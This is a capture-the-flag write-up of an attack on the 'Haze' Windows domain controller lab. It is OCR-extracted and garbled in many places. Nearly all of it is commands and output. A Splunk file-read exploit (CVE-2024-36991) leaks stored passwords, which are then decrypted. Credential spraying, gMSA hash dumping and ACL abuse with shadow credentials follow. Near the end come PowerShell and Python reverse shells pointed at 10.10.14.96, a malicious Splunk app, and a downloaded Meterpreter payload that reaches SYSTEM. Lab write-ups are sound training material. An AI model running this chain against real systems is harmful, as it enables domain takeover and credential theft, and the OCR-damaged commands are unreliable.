#### nmap

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Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 16:03 EDT
Nmap scan report for 10.129.31.210
Host is up (0.023s latency).
Not shown: 65474 closed tcp ports (reset), 31 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION

53/tcp open domain Simple DNS Plus
88/tcp open derbero-ses (Microsoft Windows Kerberos (server time: 2025-06-27 04:04:022)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows RPC
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)

_ssl-date: TLS randomness does not represent time
  ssl-cert: Subject: commonName=dc01.haze.htb
 | Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<ursupported>, DNS:dc01.haze.htb
| Not valid before: 2025-03-05T07:12:20
  Not valid after: 2026-03-05T07:12:20
   15/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
ssl-date: TLS randomness does not represent time
 | ssl-cert: Subject: commonName=<mark>d01.haze.htb</mark>
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
 | Not valid before: 2025-03-05T07:12:20
|_Not valid after: 2026-03-05T07:12:20
3268/tcp open Idap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name)
 ssl-date: TLS randomness does not represent time sl-cert: Subject: commonName=dc01.haze.htb
  Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb
 | Not valid before: 2025-03-05T07:12:20
|_Not valid after: 2026-03-05T07:12:20
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: haze.htb0., Site: Default-First-Site-Name) | _ssl-date: TLS randomness does not represent time
  ssl-cert: Subject: commonName=dc01.haze.htb
 Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:dc01.haze.htb Not valid before: 2025-03-05T07:12:20
  _Not valid after: 2026-03-05T07:12:20
 5985/tcp open http
|_http-title: Not Found
                                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
  _____http-server-header: Microsoft-HTTPAPI/2.0
8000/tcp open http Splunkd httpd


| http-title: Site doesn't have a title (text/html; charset=UTF-8).
 http-robots.txt: 1 disallowed entry
 3088/tcp open ssl/http Splur
 http-server-header: Splunkd
 http-robots.txt: 1 disallowed entry
 http-title: 404 Not Found
 ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
 Not valid before: 2025-03-05T07:29:08
Not valid after: 2028-03-04T07:29:08

8089/tcp open ssl/http Splunkd httpd

| http-robots.txt: 1 disallowed entry
http-server-header: Splunkd
 ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser | Not valid before: 2025-03-05T07:29:08
  Not valid after: 2028-03-04T07:29:08
|_http-title: splunkd
|9389/tcp open mc-nmf
                                .NET Message Framing
Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http
|_http-title: Not Found
http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open msrpc
49665/tcp open msrpc
                                  Microsoft Windows RPC
Microsoft Windows RPC
49666/tcp open msrpc
                                  Microsoft Windows RPC
49667/tcp open msrpc
49668/tcp open msrpc
                                  Microsoft Windows RPC
Microsoft Windows RPC
49674/tcp open msrpc Microsoft Windows RPC
49685/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
                                  Microsoft Windows RPC
49687/tcp open msrpc
61634/tcp open msrpc
61639/tcp open msrpc
                                  Microsoft Windows RPC
Microsoft Windows RPC
61646/tcp open msrpc
                                  Microsoft Windows RPC
                                  Microsoft Windows RPC
Microsoft Windows RPC
61657/tcp open msrpc
61689/tcp open msrpc
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=6/26%OT=53%CT=1%CU=39495%PV=Y%DS=2%DC=T%G=Y%TM=685DA7F
OS:9%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=104%TI=1%CI=1%II=1%SS=S%TS=
OS:A)SEQ(SP=102%GCD=1%ISR=108%TI=1%CI=1%II=1%SS=S%TS=A)SEQ(SP=106%GCD=1%ISR
OS:=10C%TI=I%CI=I%II=I%SS=S%TS=A)SFO(SP=109%GCD=1%ISR=10D%TI=I%CI=I%II=I%SS
OS:=S%TS=AJSEQ(SP=FF%GCD=1%ISR=10A%T=I%CI=I%II=I%SS=S%TS=AJ)CPS(O1=M552NW8S
OS:T11%O2=M552NW8ST11%O3=M552NW8NNT11%O4=M552NW8ST11%O5=M552NW8ST11%O6=M552
OS:ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFDC)FCN(R=Y%DF=Y%T=
OS:80%W=FFFF%O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=5+%F=A5%RD=0%Q=)T2
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%
OS:F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%OS:T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD
OS:=0%O=)T7(R=Y%DF=Y%T=80%W=0%S=7%A=S+%F=AR%O=%RD=0%O=)U1(R=Y%DF=N%T=80%IPI
OS:=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
Network Distance: 2 hops
 Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
smb2-security-mode
  3:1:1:
  _ Message signing enabled and required smb2-time:
   date: 2025-06-27T04:05:06
   start_date: N/A
TRACEROUTE (using port 256/tcp)
HOP RTT ADDRESS
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1 23.44 ms 10.10.14.1
2 23.50 ms 10.129.31.210
OS and Service detection performed. Please report any incorrect results at <a href="https://nmap.org/submit/">https://nmap.org/submit/</a>.
Nmap done: 1 IP address (1 host up) scanned in 107.55 seconds




https://github.com/bigb0x/CVE-2024-36991

(kali@ kali)-[-/Desktop/htb/haze/CVE-2024-36991]
 python CVE-2024-36991.py -u http://10.129.31.210:8000
/home/kali/Desktop/htb/haze/CVE-2024-36991/CVE-2024-36991.py:55: SyntaxWarning: invalid escape sequence '\'
LOG\_DIR = 'logs'


-> POC CVE-2024-36991. This exploit will attempt to read Splunk /etc/passwd file.
-> By x. com/MohamedNab1l
-> Use Wisely.

[INFO] Log directory created: logs
[INFO] Testing single target: http://10.129.31.210:8000
[VLUN] Vulnerable: http://10.129.31.210:8000
[VLUN] Vulnerable:

https://www.sonicwall.com/blog/critical-splunk-vulnerability-cve-2024-36991-patch-now-to-prevent-arbitrary-file-reads





/en-US/modules/messaging/C:../C:../C:../C:../C:../C:../C:../Windows/system32/drivers/etc/hosts



https://docs.splunk.com/Documentation/Splunk/9.4.2/Admin/Authenticationconf







CN=Paul Taylor.CN=Users.DC=haze.DC=htb

bindDNpassword = \$7\$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVIWbO8pY=

https://github.com/HurricaneLabs/splunksecrets

splunksecrets splunk-decrypt -S secret.txt

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___(venv)-(kali⊗kali)-[~/Desktop/htb/haze/CVE-2024-36991]
$ splunksecrets splunk-decrypt -S secret.txt
Ciphertext: $7$ndnYiCPhf4lQgPhPu7Yz1pvGm66Nk0PpYcLN+qt1qyojg4QU+hKteemWQGUuTKDVlWb08pY=
Ld@p_Auth_Splunk@2k24
```

Paul Taylor : Ld@p\_Auth\_Sp1unk@2k24

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p\_Auth\_Sp1unk@2k24' --users nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p\_Auth\_Sp1unk@2k24' --rid-brute

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-(venv)-(kali@kali)-[~/Desktop/htb/haze]
-$ nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p_Auth_Splunk@2k24' --users
                                                                                       [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
                 10.129.31.210 445 DC01
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10.129.31.210 445
                                                         DC01
                                                                                       [+] haze.htb\paul.taylor:Ld@p_Auth_Sp1unk@2k24
                                                                                       -Username-
paul.taylor
                                                                                                                                                                              -BadPW- -Description-
                                                         DC01
                                                                                                                                           -Last PW Set- -E
2025-06-27 05:15:19 0
                                            445
                  10.129.31.210
                                                         DC01
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                  10.129.31.210
                                                         DC01
                                                                                        [*] Enumerated 1 local users: HAZE
---(venv)-(kali⊛kali)-[~/Desktop/htb/haze]
-$ nxc smb haze.htb -u 'paul.taylor' -p 'L
MB 10.129.31.210 445 DC01
                                                                     'Ld@p Auth Splunk@2k24'
                                                                                       [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:haze.htb) (signing:True)
                  10.129.31.210
10.129.31.210
                                                                                      [+] haze.htb\paul.taylor:Ld@p_Auth_Splunk@2k24
498: HAZE\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: HAZE\Administrator (SidTypeUser)
501: HAZE\Guest (SidTypeUser)
502: HAZE\krbtgt (SidTypeUser)
512: HAZE\Domain Admins (SidTypeGroup)
513: HAZE\Domain Guests (SidTypeGroup)
514: HAZE\Domain Guests (SidTypeGroup)
515: HAZE\Domain Computers (SidTypeGroup)
516: HAZE\Domain Controllers (SidTypeGroup)
517: HAZE\Cert Publishers (SidTypeGroup)
518: HAZE\Schema Admins (SidTypeGroup)
519: HAZE\Schema Admins (SidTypeGroup)
520: HAZE\Group Policy Creator Owners (SidTypeGroup)
                                                                                       [+] haze.htb\paul.taylor:Ld@p_Auth_Splunk@2k24
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                                                                                                                                                   ers (SidTypeGroup)
                                                          DC01
```

nxc smb haze.htb -u 'paul.taylor' -p 'Ld@p\_Auth\_Sp1unk@2k24' --rid-brute | grep User | awk '{print \$6}' | awk -F\\ '{print \$2}' | sort -u | grep -v '\\$\$' > users\_extracted.txt

```
— $ cat users_extracted.txt
Administrator
alexander.green
Domain
edward.martin
Guest
krbtgt
mark.adams
paul.taylor
Protected
```

nxc winrm \$ip -u users extracted.txt -p 'Ld@p Auth Sp1unk@2k24'

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[+] haze.htb\mark.adams:Ld@p_Auth_Splunk@2k24 (Pwn3d!)
```

mark.adams:Ld@p\_Auth\_Sp1unk@2k24

```
python /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Sp1unk@2k24' -d haze.htb -l dc01.haze.htb
```

Nothing show up

 ${\tt Set-ADServiceAccount\ -Identity\ Haze-IT-Backup\$\ -PrincipalsAllowedToRetrieveManagedPassword\ "mark.adams"}$ 

\*Evil-WinRM\* PS C:\Users\mark.adams\desktop> Set-ADServiceAccount -Identity Haze-IT-Backup\$ -PrincipalsAllowedToRetrieveManagedPassword "mark.adams"

Run it again. It will show output.

```
spython /opt/gMSADumper/gMSADumper.py -u mark.adams -p 'Ld@p_Auth_Splunk@2k24' -d haze.htb -l dc01.haze.htb Users or groups who can read password for Haze-IT-Backup$: > mark.adams Haze-IT-Backup$:::4de830dld58c14e241aff55f82ecdba1 Haze-IT-Backup$:aes256-cts-hmac-sha1-96:358dce76ff37bd5baa337ae9491ce3d6c3af66af50cad9296c5ed61d3a79c283 Haze-IT-Backup$:aes128-cts-hmac-sha1-96:daa6af62b0781111393c8b1cb7812c8a
```

Haze-IT-Backup\$:::4de830d1d58c14e241aff55f82ecdba1

We got the computer Haze-IT-Backup\$ hash.

bloodhound-python -d haze.htb -u 'mark.adams' -p 'Ld@p Auth Sp1unk@2k24' -c all -ns \$ip --zip



#### Write Owner

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# Change owner of SUPPORT_SERVICES to HAZE-IT-BACKUP$
impacket-owneredit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
   ** impacket-owneredit -action write -target 'SUPPORT_SERVICES' -new-owner 'HAZE-IT-BACKUP$' haze.htb/ 'HAZE-IT-BACKUP$' ld58c14e24laff55f82ecdbal' -dc-ip haze.htb
 Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
  *] Current owner information below
*] - SID: S-1-5-21-323145914-28650650-2368316563-512
*] - sAMAccountName: Domain Admins
*] - distinguishedName: CN=Domain Admins,CN=Users,DC=haze,DC=htb
*] OwnerSid modified successfully!
# Give FullControl rights to HAZE-IT-BACKUPS
impacket-dacledit -action write -rights FullControl -target 'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUP$' haze.htb/'HAZE-IT-BACKUP$' -hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
      impacket-dacledit -action write -rights FullControl -target
-hashes ':4de830d1d58c14e241aff55f82ecdba1' -dc-ip haze.htb
                                                                                          'SUPPORT_SERVICES' -principal 'HAZE-IT-BACKUPS' haze.htb/'HAZE-IT-BACKU
  Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
  [*] DACL backed up to dacledit-20250627-213818.bak
[*] DACL modified successfully!
# Get TGT for HAZE-IT-BACKUP$
getTGT.py haze.htb/HAZE-IT-Backup$ -hashes ':4de830d1d58c14e241aff55f82ecdba1'
setTGT.py haze.htb/HAZE-IT-Backup$ -hashes ':4de830d1d58c14e241aff55f82ecdba1'
/home/kAii/.local/share/pipx/venvs/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecate
d as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 20
25-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg resources
[mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
  *] Saving ticket in HAZE-IT-Backup$.ccache
# Export the TGT cache
export KRB5CCNAME=Haze-IT-Backup$.ccache
# Use bloodyAD to set owner, add rights and group memberships
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT SERVICES" 'Haze-IT-Backup$'
s bloodyAD - host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k set owner "SUPPORT SERVICES" 'Haze-IT-
[+] Old owner S-1-5-21-323145914-28650650-2368316563-512 is now replaced by Haze-IT-Backup$ on SUPPORT_SERVICES
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add genericAll "CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb" 'Haze-IT-Backup$'
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+] Haze-IT-Backup$ has now GenericAll on CN=SUPPORT_SERVICES,CN=Users,DC=haze,DC=htb
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -k add groupMember "SUPPORT_SERVICES" "Haze-IT-Backup$"
                                                                                          'Haze-IT-Backup$'
                                                                                                                       -k add groupMember "SUPPORT SERVICES"
[+] Haze-IT-Backup$ added to SUPPORT_SERVICES
bloodyAD --host "dc01.haze.htb" -d "haze.htb" -u 'Haze-IT-Backup$' -p ':4de830d1d58c14e241aff55f82ecdba1' add shadowCredentials "edward.martin"
ard.martin"
[+] KeyCredential generated with following sha256 of RSA key: a8d58cc2f249ace67e1f9lbcf80d42050cf4d2c060e3ba34e7b7f87c80f3f290
No outfile path was provided. The certificate(s) will be stored with the filename: Js2eMCzq
[+] Saved PEM certificate at path: Js2eMCzq_cert.pem
[+] Saved PEM private key at path: Js2eMCzq_triv.pem
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
Run the following command to obtain a TGT:
python3 PKINITtools/gettgtpkinit.py -cert-pem Js2eMCzq_cert.pem -key-pem Js2eMCzq_priv.pem haze.htb/edward.martin Js2eMCzq.ccache
# Create PFX from private key and cert. Put no password.
openssl pkcs12 -export -out ikun.pfx -inkey Js2eMCzq_priv.pem -in Js2eMCzq_cert.pem
 s opensel pkcsl2 -export -out ikun.pfx -inkey Js2eMCzq_priv.pem -in Js2eMCzq_cert.pem Enter Export Password:

Verifying - Enter Export Password:
# Use certipy to authenticate
certipy-ad auth-pfx ikun.pfx-password "-u'edward.martin'-domain haze.htb-dc-ip $ip 

-s certipy-ad auth-pfx ikun.pfx-password ''-u'edward.martin'-domain haze.htb-

Certipy v5.0.2 - by Oliver Lyak (ly4k)
  *] Certificate identities:
      No identities found in this certificate
Could not find identity in the provided certificate
Using principal: 'edward.martin@haze.htb'
Trying to get TGT...
Got TGT
      Saving credential cache to 'edward.martin.ccache'
Wrote credential cache to 'edward.martin.ccache'
Trying to retrieve NT hash for 'edward.martin'
Got hash for 'edward.martin@haze.htb': aad3b435b51404eeaad3b435b51404ee:09e0b3eeb2e7a6b0d419e9ff8f4d9laf
edward.martin::::09e0b3eeb2e7a6b0d419e9ff8f4d91af
evil-winrm -i $ip -u edward.martin -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af'
                       PS C:\Users\edward.martin\desktop> cat user.txt
 99875b3a64e777582f18e807783a1275
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Evil-WinRM\* PS C:\Backups\Splunk> download splunk\_backup\_2024-08-06.zip

cat Splunk/etc/auth/splunk.secret

s cat Splunk/etc/auth/splunk.secret
CgL8i4HvEn3cYOYZDBkuATi5WQURBw994zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbI4fDkbpGD.8yX/8VPVTG22V5G5rDx05qNzXSQI
z3NBtFE6oPhVLAV0J0EgCYGjuk.fgspXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYIsChsea7GBRaolimfQLD7yWGefscTbuX0MJ0rzr/6B

CgL8i4HvEen3cCYOY2DBkuATi5WQuOR8w9g4zp4pv5mpMcMF3sWKtaCWTX8Kc1BK3pb9HR13oJqHpvYLUZ.gIJIuYZCA/YNwbbl4fDkbpGD.8yX/8VPVTG22V5G5rDxO5qNzXSQIz3NBtFE6oPhVLAVOJ0EgCYGjuk.fgs pXYUc9F24Q6P/QGB/XP8sLZ2h00FQYRmxaSUTAroHHz8fYlsChsea7GBRaolimfQLD7yWGefscTbuXOMJOrzr/6B Save it in splunk.secret

cat Splunk/var/run/splunk/confsnapshot/baseline\_local/system/local/authentication.conf

bindDNpassword = \$1\$YDz8WfhoCWmf6aTRkA+QqUI=


bindDNpassword = \$1\$YDz8WfhoCWmf6aTRkA+QqUI=

splunksecrets splunk-decrypt -S splunk.secret

splunksecrets splunk-decrypt -S splunk.secret Ciphertext: \$1\$YDz8WfhoCWmf6aTRkA+QqUI= Splunkadmin@2k24

Sp1unkadmin@2k24

Login admin::::Sp1unkadmin@2k24



#### Reverse shell splunk

https://github.com/0xjpuff/reverse shell splunk

```
kali⊗kali)-[~/…/haze/reverse_shell_splunk/reverse_shell_splunk/bin]
rev.py run.bat run.psl
```

HA simple and small reverse shell. Options and help removed to save space.
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.
\$Client = New-Object System.Net.Sockets.TCPClient('10.10.14.96',9001);\$stream = \$client.GetStream();[byte]]\$bytes = 0..65535|%{0};while
((§i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$1);
\$sendback = (iex \$6tat 2>61 | Out-String) ;\$sendback + 'PS - {pwd}.Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetB
ytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush());\$client.Close()

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scat rev.py
import sys,socket,os,pty
 ip="10.10.14.96"
port=-9801
s=socket.socket()
s.connect((ip,int(port)))
[os.dup2(s.fileno(),fd) for fd in (0,1,2)]
pty.spawn('/bin/bash')
```


tar -cvzf reverse\_shell\_splunk.tgz reverse\_shell\_splunk

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-- (kali@kali) - [-/Desktop/htb/haze/reverse_shell_splunk]
README.md reverse_shell_splunk reverse_shell_splunk.tu:
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\*\*\*Make sure to tar in this path

mv reverse\_shell\_splunk.tgz reverse\_shell\_splunk.spl





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Listening on 0.0.0.0 9001
Connection received on 10.129.31.210 61722

PS C:\Windows\system32> whoami
haze\alexander.green
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PS C:\Windows\s\s\system32> whoami /priv

PRIVILEGES INFORMATION

Privilege Name Description State

SeMachineAccountPrivilege Add workstations to domain Disabled Enabled Enabled Enabled Enabled SeCinageNotifyPrivilege Impersonate a client after authentication Enabled Enabled SeCreateGlobalPrivilege Create global objects Enabled SeIncreaseWorkingSetPrivilege Increase a process working set Disabled Disabled

# Generating a Windows x64 Meterpreter Reverse Shel I with msfvenom msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.10.14.96 LPORT=5555 -f exe -o shell.exe

# Hosting shell.exe with a Simple Python HTTP Server python3 -m http.server 80

# Downloading the Payload shell.exe to the Target via PowerShell iwr <a href="http://10.10.14.96/shell.exe">http://10.10.14.96/shell.exe</a> -OutFile C:\Users\Public\shell.exe

# Starting a Meterpreter Listener in Metasploit for Reverse Shell Sessions

msfconsole -x "use exploit/multi/handler; set payload windows/x64/meterpreter/reverse\_tcp; set LHOST 10.10.14.96; set LPORT 5555; run"

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

#### We are root!

### ② Question

Why SeImpersonatePrivilege Allows Elevation to SYSTEM via Meterpreter's getprivs

SeImpersonatePrivilege is a powerful Windows privilege that allows a process to impersonate the security context of another user — often used in legitimate service operations. However, when misused by an attacker, it enables privilege escalation to SYSTEM, even if you're not a local admin.

# Why It Succeeds

- SeImpersonatePrivilege lets you "borrow" SYSTEM's identity if you can trick a SYSTEM process into talking to you.
- · You don't need to be an administrator just a user with this one privilege

## Common Exploit Technique: Token Impersonation via Named Pipes

- Tools like Juicy Potato, Rogue Potato, or PrintSpoofer abuse SeImpersonatePrivilege by:
  - 1. Triggering a service or COM object running as SYSTEM that connects back to a named pipe controlled by the attacker.
  - 2. Once the SYSTEM process connects, the attacker impersonates its token.
  - 3. The process (e.g., Meterpreter) now acts as SYSTEM.